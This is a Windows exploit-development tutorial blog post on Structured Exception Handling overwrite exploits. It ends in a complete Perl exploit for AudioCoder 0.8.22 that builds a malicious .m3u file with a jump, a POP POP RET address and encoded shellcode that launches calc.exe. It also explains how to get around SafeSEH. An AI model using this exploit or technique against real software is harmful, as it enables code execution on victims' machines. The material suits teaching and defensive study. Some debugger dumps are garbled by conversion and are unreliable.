# **Security Sift**

Sifting through the world of Information Security, one bit at a time





# Windows Exploit Development – Part 6: SEH Exploits



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
Written on: March 25, 2014

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#### Introduction

The buffer overflow exploits covered so far in this tutorial series have generally involved some form of direct EIP overwrite using a CALL or JMP instruction(s) to reach our shellcode. Today we'll take a look at a different approach using Windows Structured Exception Handling (SEH).

Before I begin explaining the basic mechanics of Windows Structured Exception Handling (as it's implemented in an x86, 32-bit environment) it bears mentioning that I intentionally omitted several details (termination handling vs. exception handling, unwinding, vectored exception handling, etc.) to focus on the basic concepts and to provide enough background information to understand SEH in the context of exploit writing. I encourage you to read up on these additional details using the references I've provided at the end of this post.



# What is Structured Exception Handling?

Structured Exception Handling (SEH) is a Windows mechanism for handling both hardware and software exceptions consistently.

Those with programming experience might be familiar with the exception handling construct which is often represented as a try/except or try/catch block of code. For the purposes of this discussion, I'll reference the Microsoft extension to the C/C++ languages which looks as follows:

```
__try {
    // the block of code to try (aka the "guarded body")
    ...
}
__except (exception filter) {
    // the code to run in the event of an exception (aka the "exception handler)
    ...
}
```

The concept is quite simple — try to execute a block of code and if an error/exception occurs, do whatever the "except" block (aka the *exception handler*) says. The exception handler is nothing more than another block of code that tells the system what to do in the event of an exception. In other words, it *handles* the exception.

Exception handlers might be implemented by the application (via the above \_\_try/\_\_except construct) or by the OS itself. Since there are many different types of errors (divide by zero, out of bounds, etc), there can be many corresponding exception handlers.

Regardless of where the exception handler is defined (application vs. OS) or what type of exception it is designed to handle, all handlers are managed centrally and consistently by Windows SEH via a collection of designated data structures and functions, which I'll cover at a high level in the next section.

## **Major Components of SEH**

For every exception handler, there is an Exception Registration Record structure which looks like this:

```
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Next;
    PEXCEPTION_ROUTINE Handler;
} EXCEPTION_REGISTRATION_RECORD, *PEXCEPTION_REGISTRATION_RECORD;
```

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source: http://blogs.technet.com/b/srd/archive/2009/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

These registration records are chained together to form a linked list. The first field in the registration record (\*Next) is a pointer to the next \_EXCEPTION\_REGISTRATION\_RECORD in the SEH chain. In other words, you can navigate the SEH chain from top to bottom by using the \*Next address. The second field (Handler), is a pointer to an exception handler function which looks like this:

```
EXCEPTION_DISPOSITION
__cdecl _except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    oid EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext
);
```

The first function parameter is a pointer to an <code>\_EXCEPTION\_RECORD</code> structure. As you can see below, this structure holds information about the given exception including the exception code, exception address, and number of parameters.

```
typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;
    DWORD ExceptionFlags;
    struct _EXCEPTION_RECORD *ExceptionRecord;
    PVOID ExceptionAddress;
    DWORD NumberParameters;
    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```


source: http://www.microsoft.com/msj/0197/exception/exception.aspx

The \_except\_handler function uses this information (in addition to the registers data provided in the ContextRecord parameter) to determine if the exception can be handled by the current exception handler or if it needs to move to the next registration record. The EstablisherFrame parameter also plays an important role, which we'll get to in a bit.

The EXCEPTION\_DISPOSITION value returned by the \_except\_handler function tells the OS whether the exception was successfully handled (returns a value of ExceptionContinueExecution) or if it must continue to look for another handler (returns a value of ExceptionContinueSearch).

So how does Windows SEH use the registration record, handler function, and exception record structure when trying to handle an exception? When an exception occurs, the OS starts at the top of the chain and checks the first <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> Handler function to see if it can handle the given error (based on the information passed in the <code>ExceptionRecord</code> and <code>ContextRecord</code> parameters). If not, it will move to the next <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> (using the address pointed to by <code>\*Next</code>). It will continue moving down the chain in this manner until it finds the appropriate exception handler function. Windows places a default/generic exception handler at the end of the chain to help ensure the exception will be handled in some manner (represented by <code>FFFFFFFF</code>) at which point you'll likely see the "...has encountered a problem and needs to close" message.

Each thread has its own SEH chain. The OS knows how to locate the start of this chain by referencing the ExceptionList address of the thread information/environment block (TIB/TEB) which is located at FS: [0]. Here's a basic diagram of the Windows SEH chain with a simplified version of the EXCEPTION REGISTRATION RECORD:



This is by no means a complete overview of SEH or all of its data structures, but it should provide you with enough detail to understand the fundamental concepts. Now let's take a look at SEH in the context of an actual application.

# **SEH Example**


Let's take a look at how SEH is implemented in practice, using Windows Media Player as an example. Recall from Part 1 of this exploit series that you can view the contents of the TEB using the !teb

command in WinDbg. Here is a snapshot of the running process threads and a look at one of the associated TEBs for Windows Media Player (on a Win XP SP3 machine):



Notice the <code>ExceptionList</code> address. This is the address of the start of the SEH chain for that thread (yours may vary). In other words, this address points to the first <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> in the SEH chain. Let's take a look at how to find this same information in Immunity Debugger.

After attaching Windows Media Player to Immunity, you can hit Alt+M to view the Memory Modules. In this example, I'll double-click the same thread examined in WinDbg (00013C20).



This opens up the Dump window for that thread, which you'll notice is the TEB. Just as in WinDbg, you'll see that the start of the SEH chain is located at 02B6FF5C.

Another way to find the start of the SEH chain for the current thread is by dumping FS:[0] as follows:




Again, notice the first address is <code>02B6FF5C</code> which in turn, points to <code>02B6FFDC</code> (the start of the SEH chain).

The final, and easiest method of viewing the SEH chain in Immunity is by hitting Alt+S:



No surprise, the first entry in the chain is 02B6FF5C. What this SEH chain window also clearly shows is that there are two <code>\_EXCEPTION\_REGISTRATION\_RECORDs</code> for this thread (SEH chain length = 2) and they both point to the same exception handler function.

If you take a look at the stack for this thread (towards the bottom), you'll be able to see this SEH chain, starting at 02B6FF5C.




Again, you can see both registration records in the SEH chain — the first is the start of the chain located at 02B6FF5C and the second is the default handler (as indicated by FFFFFFFF / "End of SEH Chain") at 02B6FFDC.

# **Exploiting SEH**

Now that you have an idea of how Windows SEH works and how to locate the SEH chain in Immunity, let's see how it can be abused to craft reliable exploits. For this example, I'm going to use the basic C program example from Part 1 of this exploit series (original source: Wikipedia).

```
#include <string.h>
void foo (char *bar)
{
   char c[12];
   strcpy(c, bar); // no bounds checking
}
int main (int argc, char **argv)
{
   foo(argv[1]);
}
```

For demo purposes I've compiled it using MS Visual Studio Command Line with the /Zi switch (for debugging) and /GS- switch (to remove stack cookie protection). Running the program with an argument of 10 A's ( $stack_demo.exe AAAAAAAAAA$ ) you can see that by default there are two entries in the SEH chain (neither of which are explicitly defined in the application code itself).




And on the stack...

```
| 0012FF60 | 0033010 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 003 | 0
```

To further illustrate how Windows SEH centrally manages all exceptions (regardless of where they are defined) I'll add a try/ except block to this example program and lengthen the SEH chain by one.

The added \_\_except block doesn't have any exception handling code but as you can see in the next screenshot, the new exception handler has been added to the top of the SEH chain.



If you want to walk through the the addition of this new entry to the SEH chain, set a couple of breakpoints before and after function foo() is called. Since this was compiled with debugging enabled you can easily do this in Immunity by going to <code>View->Source Files</code> and clicking on the name of the executable (in my case I named the updated version <code>stack demo seh.exe</code>).

Select the line(s) where you'd like to enable a breakpoint and hit F2. In my case I put one right before the call to foo() (to see the addition of the new SEH registration record) and one right before the call to strepy (so I can step through writing of the arg to the stack).

After hitting our breakpoints and stepping though execution of strcpy (using F7), you should see the new EXCEPTION REGISTRATION RECORD on the stack above the previous two entries.

```
| Molified | Molified | Z.M. | Molified | Mo
```

Let me take this opportunity to highlight a few of the other surrounding entries on the stack (Note: you won't see stack cookies here since I used /GS when compiling).

As you can see, the local variables are written to the stack right above the SEH record. In this case our 10 character argument fits within the allocated buffer, but because there is no bounds checking with strcpy(), if we were to make it larger, we can overwrite the values of Next SEH and SEH.

Let's try by passing 28 A's as an argument (you can pass arguments in Immunity via File -> Open).


```
0012FF48 41414141 AAAA
0012FF4C 41414141 AAAA
0012FF50 41414141 AAAA
0012FF54 41414141 AAAA
0012FF58 41414141 AAAA
0012FF5C 41414141 AAAA Pointer to next SEH record
0012FF60 41414141 AAAA SE handler
0012FF64 0040DE00 . MG. stack_de.0040DE00
```

Viewing the the SEH chain (Alt+S) you should see this:



Clearly we've overwritten our SEH chain, but this alone is not enough to lead to a viable exploit. In addition to controlling the values of Next SEH and SEH we also need to trigger an exception so that the exception handler is called by the OS. What exactly will trigger an exception (and which handler is called) is going to be dependent upon the application but quite often it is enough to simply continue writing beyond the end of the stack to generate an error that results in the OS calling the SEH chain.


With this example program, we know that 28 A's is just enough to overwrite Next SEH and SEH. This time let's make the total length of our argument 500 only instead of using all A's, let's use the letter B for character positions 21-28. The length should be enough to overwrite the stack to a point that it generates an exception and we should see Next SEH and SEH overwritten with B's.



And examining the SEH chain should reveal...



This demonstrates we have control over the Next SEH and SEH values of the <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> and we can force the application to trigger an exception. If you pass the exception to the application (Shift + F9) you should see the following:



By overwriting SEH (which is called when an exception occurs), we have taken control of EIP. But how can we use this to execute shellcode? The answer lies in the second parameter of the except handler function we examined earlier.

```
EXCEPTION_DISPOSITION
__cdecl except_handler(
   _EXCEPTION_RECORD *ExceptionRecord,
   oid EstablisherFrame,
   struct _CONTEXT *ContextRecord,
   void * DispatcherContext
);
```

When this Exception Handler function is called, the <code>EstablisherFrame</code> value is placed on the stack at ESP+8. This <code>EstablisherFrame</code> value is actually the address of our <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> which, as we've already established, starts with Next SEH (also under our control).

So, when an exception occurs and the Exception Hander (SEH) is called, it's value is put in EIP. Since we have control over SEH, we now have control over EIP and the execution flow of the application. We also know that the <code>EstablisherFrame</code> (which starts with Next SEH) is located at ESP+8, so if we can load that value into EIP we can continue to control the execution flow of the application.

Here's a screenshot of EIP and the stack at the time the Exception Handler is executed:

```
Registers (FPU)
                  ntdll.709032BC
                                  Pointer to next SEH record
SE handler
ASCII "BBBBBBBBBAAAAAAAAAAA
                                  RETURN to ntdll.7090327A from
```


So how do we get the <code>EstablisherFrame/\_EXCEPTION\_REGISTRATION\_RECORD</code> address loaded into EIP? There are several possible approaches, the most common of which is to overwrite SEH with the address for a POP+POP+RET instruction to load ESP+8 into EIP.

Using the above screenshot as an example, instead of 42424242, EIP would be overwritten with the address of a POP+POP+RET sequence. This would pop the first two entries off of the stack and the return instruction would load 0012FF5C (the address of the <code>\_EXCEPTION\_REGISTRATION\_RECORD</code>) into EIP. Since we have control over the contents of that address, we could then execute code of our choosing.

Since this basic demo code has no usable pop + pop + ret instructions, let's turn our attention to a real-world vulnerable application and apply what we've covered into developing a working SEH exploit.

# Writing an SEH Exploit

Before we start writing any code, let's first take a look at the typical construct for an SEH exploit. The most basic SEH exploit buffer is going to be constructed as follows:



It will start with some filler/junk to offset the buffer to the exact overwrite of Next SEH and SEH. Remember, SEH will be loaded into EIP when the exception is triggered. Since it will contain a POP+POP+RET instruction, the address to the <code>\_EXCEPTION\_REGISTRATION\_RECORD</code> located at ESP+8 will then be loaded into EIP. Program execution will then immediately hit Next SEH and execute whatever instruction resides there. In this basic SEH exploit one would generally control everything on the stack from Next SEH onward. This means that we can place our shellcode immediately after SEH. The problem we run into is that when program flow is redirected to Next SEH, it will once again run into SEH unless we can figure out a way around it. To do so, we can place a short jump in Next SEH, which will hop over SEH and into our shellcode.

So to recap, we need the following for our basic SEH exploit:

- 1) offset to Next SEH
- 2) jump code for Next SEH to hop over SEH
- 3) address for a usable POP+POP+RET instruction
- 4) shellcode

Now let's see this in action...


For this SEH Exploit exercise, I'll use one of my published exploits for AudioCoder 0.8.22. You can download the vulnerable application directly from this link: http://www.exploit-db.com/exploits/29309/. I'll start from scratch so you can see how the exploit is built, step-by-step.

Once you've installed/launched AudioCoder attach Immunity Debugger and run (F9). This particular program is vulnerable to a buffer overflow condition as it does not perform any bounds checking when reading an .m3u file. To verify this vulnerability, first create an .m3u file with a 5000 character Metasploit pattern. Recall the command to create this pattern in Kali is ../metasploit-framework/tools/pattern\_create.rb 5000. You can copy the pattern into a perl script and create the m3u file as follows (don't forget the "http://"):

```
#!/usr/bin/perl
my $buffer = "http://" . "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1A$

# write the exploit buffer to file
my $file = "audiocoder.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```


When you open the resulting .m3u file within AudioCoder, you should see something similar to the following in Immunity:




As you can see, we've overwritten EIP as well as our SEH Registration Record with our Metasploit pattern. You can examine the SEH chain (Alt+S) to verify.




Remember that we have control over EIP because we've overwritten SEH. We also know that at the time of crash, ESP+8 points to Next SEH. So, if we can overwrite SEH with the address of a POP+POP+RET instruction we can redirect execution flow to Next SEH. There's a couple of ways to search for a usable POP+POP+RET instruction in Immunity. First, you can right click on the Disassembly window (top left) and select "Search for" -> "All sequences in all modules". To use this method you need to know the registers you wish to include in the POP instructions. For example:



This particular choice of registers returns many results to choose from. Remember that instructions that reside in an application (vs. OS) module are preferred for exploit portability.



Another way to find the POP+POP+RET instruction address is to use the mona plugin for Immunity (!mona seh):



The benefit of using mona is that it also identifies which modules have been compiled with SafeSEH, a protection that would eliminate the viability of an SEH-based exploit. I'll explain more about SafeSEH in the next section, but for now just remember to avoid modules that have been compiled with it. Lucky for us, AudioCoder has plenty of non-SafeSEH modules to choose from!

Once we've chosen a usable POP+POP+RET instruction (I chose 6601228E which is a POP EDI + POP EBP + RET instruction from AudioCoder/libiconv-2.dll) the next thing we need to do is figure out the offset to Next SEH. As you may remember from previous tutorials, there are a couple of ways to do this. You can use pattern offset.rb to determine the offset for 7A41327A.

root@kali:~# /usr/share/metasploit-framework/tools/pattern\_offset.rb 7A41327A 5000
[\*] Exact match at offset 757

You can also use mona:

[+] Examining SEH chain
SEH record (nseh field) at 0x0012e6f4 overwritten with normal pattern : 0x347a4133 (offset 757), followed by 4239 bytes of cyclic data
SEH record (nseh field) at 0x0012e6f4 overwritten with normal pattern : 0x347a4133 (offset 757), followed by 4239 bytes of cyclic data

So we have our POP+POP+RET address and our offset. Now all we need is some jump code for Next SEH and our Shellcode.

The jump code we need for Next SEH only needs to get us past the 4 bytes of SEH. If you recall from part 4 of the series, a short forward jump is represented by opcode EB. For example  $\xed{\times}14$  is a 20 byte forward jump. We can jump a bit beyond SEH as long as we preface our shellcode with some NOPs.

So, we have:

- ✓ the offset (757)
- ✓ short jump for next seh (\xeb\x14\x90\x90 the NOPs are filler for a 2-byte jump in a 4-byte space)

- ✓ pop pop ret for seh (0x6601228e)
- ✓ shellcode (for demo purposes l'Il use calc.exe)

At this point we're ready to construct our exploit which I've included below:

#### #!/usr/bin/perl

```
# Exploit Title: AudioCoder 0.8.22 (.m3u) – SEH Buffer Overflow
# Date: 10-18-2013
# Exploit Author: Mike Czumak (T_v3rn1x) — @SecuritySift
# Vulnerable Software: AudioCoder 0.8.22 (http://www.mediacoderhq.com/audio/)
# Software Link; http://www.fosshub.com/download/AudioCoder-0.8.22.5506.exe
# Version: 0.8.22.5506
# Tested On: Windows XP SP3
# Creates an .m3u file to exploit basic seh bof
my $buffsize = 5000; # sets buffer size for consistent sized payload
my junk = "http://" . ("\x90" x 757); # offset to seh overwrite
my $nseh = "\xeb\x14\x90\x90"; # overwrite next seh with jmp instruction (20 bytes)
my $seh = pack('V',0x6601228e); #overwrite seh w/ pop edi pop ebp ret from AudioCoder\libiconv-2.dll
my nops = "x90" x 20;
# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -c 1 -b '\x00\x0a\x0d\xff'
my \$shell = \text{``xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9''} .
"\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92".
"\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84".
"\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e".
"\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1".
"\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27".
"\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb".
"\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b".
```

"\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2" . "\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37" . "\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3" .

```
"\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef".
"\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb"
"xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf".
"\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83".
"\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3".
"\x9a\xca\xc0";
my $sploit = $junk.$nseh.$seh.$nops.$shell; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder of buffer
my $buffer = $sploit.$fill; # final buffer
# write the exploit buffer to file
my $file = "audiocoder.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file created [" . $file . "]\n";
print "Buffer size: " . length($buffer) . "\n";
```

Open the resulting m3u file in AudioCoder (without a debugger) and you should see:



#### Alternatives to the POP+POP+RET

If you cannot locate a usable POP+POP+RET instruction, you may be able to reach your shellcode in a different manner. Take another look at the following screenshot from our earlier basic C program example

once again.

```
Registers (FPU)
    000000000
42424242
             ntdll.709032B0
     LastErr ERROR_PROC_NOT_FOUND (0000007F)
                         RETURN to htdll.709032
                        Pointer to next SEH record
SE handler
ASCII "BBBBBBBBAAAAAAAAAAA
```

Not only does ESP+8 point to our Next SEH address – so does ESP+14, ESP+1c, etc. This gives us some additional options for calling this address.

### **Popad**

One such option is the <code>popad</code>, instruction, which I've covered in an earlier tutorial. Recall <code>popad</code> pops the first eight values from the stack and into the registers in the following order: EDI, ESI, EBP, EBX, EDX, ECX, and EAX (ESP is discarded). A single <code>popad</code> instruction will therefore leave the address to Next SEH in EBP, EDX, and EAX. To use this method in our SEH exploit we would need to not only find a <code>popad</code> instruction but one that also has a <code>JMP/CALL</code> EBP, <code>JMP/CALL</code> EDX, or <code>JMP/CALL</code> EAX instruction immediately after it. This particular AudioCoder application had no such set of instructions.

#### JMP/CALL DWORD PTR [ESP/EBP + offset]

If there are no usable popad or POP+POP+RET instructions, you may try to jump directly to Next SEH on the stack by finding a JMP or CALL instruction to an offset to ESP (+8, +14, +1c, +2c, etc) or EBP (+c, +24, +30, etc). Again, the AudioCoder application did not have any usable instructions to demonstrate this technique.

The key to both of these options is that just as with POP+POP+RET you must select instructions from modules that were not compiled with SafeSEH or the exploit will fail. You will also want to avoid addresses containing null bytes.

# **SEH Exploit Protection**

Without going into too much detail about protections such as stack cookies and ASLR (which I'll save for another post), I want to briefly touch on two protections that target SEH exploits specifically: SafeSEH and SEHOP. This section will only familiarize you with the most basic concepts of these protections so I encourage you to research more on the topics.

#### SafeSEH

Windows XP SP2 introduced the SafeSEH protection mechanism in which validated exception handlers are registered and stored in a table. The addresses in this table are checked prior to executing a given exception handler to ensure it is deemed "safe". As a result, a POP+POP+RET address used to overwrite an SEH record that comes from a module compiled with SafeSEH will not appear in the table and the SEH exploit will fail.

SafeSEH is effective at preventing SEH-based exploits as long as the SEH overwrite address (e.g. POP+POP+RET) comes from a module compiled with SafeSEH. The good news (from an exploitability perspective) is that application modules are not typically compiled with SafeSEH by default. Even if most are, any module loaded by an application that was not compiled with SafeSEH can be used for your SEH overwrite. You can easily find such modules with mona:



Alternatively, you can use the !mona SEH command which will only look in modules compiled without SafeSEH by default.

The key with bypassing SafeSEH is to find a module that was not compiled with the option.

# Structured Exception Handling Overwrite Protection (SEHOP)

As previously stated, one of the downsides of SafeSEH is that it required changing and rebuilding/compiling executables. Rather than require code changes, SEHOP works at run time and verifies that a thread's exception handler chain is intact (can be navigated from top to bottom) before calling an exception handler. As a result, overwriting the SEH address would break the chain and trigger SEHOP, rendering the SEH exploit attempt ineffective. SEHOP does this by adding a custom record to the end of the SEH chain. Prior to executing an exception handler, the OS ensures this custom record can be reached by walking the chain from top to bottom.

SEHOP was introduced in Windows Vista SP1 and is available on subsequent desktop and servers versions. It is enabled by default on Windows Server Editions (from 2008 on) and disabled by default on desktop versions. EMET also provides SEHOP protection.

There have been demonstrated bypasses of SEHOP protections (both in native OS and EMET implementations) though those are beyond the scope of this post.

For more on SEHOP, see here: http://blogs.technet.com/b/srd/archive/2009/02/02/preventing-the-exploitation-of-seh-overwrites-with-sehop.aspx

#### **Additional Resources**

If you're interested in researching more on the topic of SEH check out some of these resources:

About the mechanics of SEH:

- Structured Exception Handling (MSDN)
- A Crash Course on the Depths of Win32™ Structured Exception Handling (Matt Pietrek)

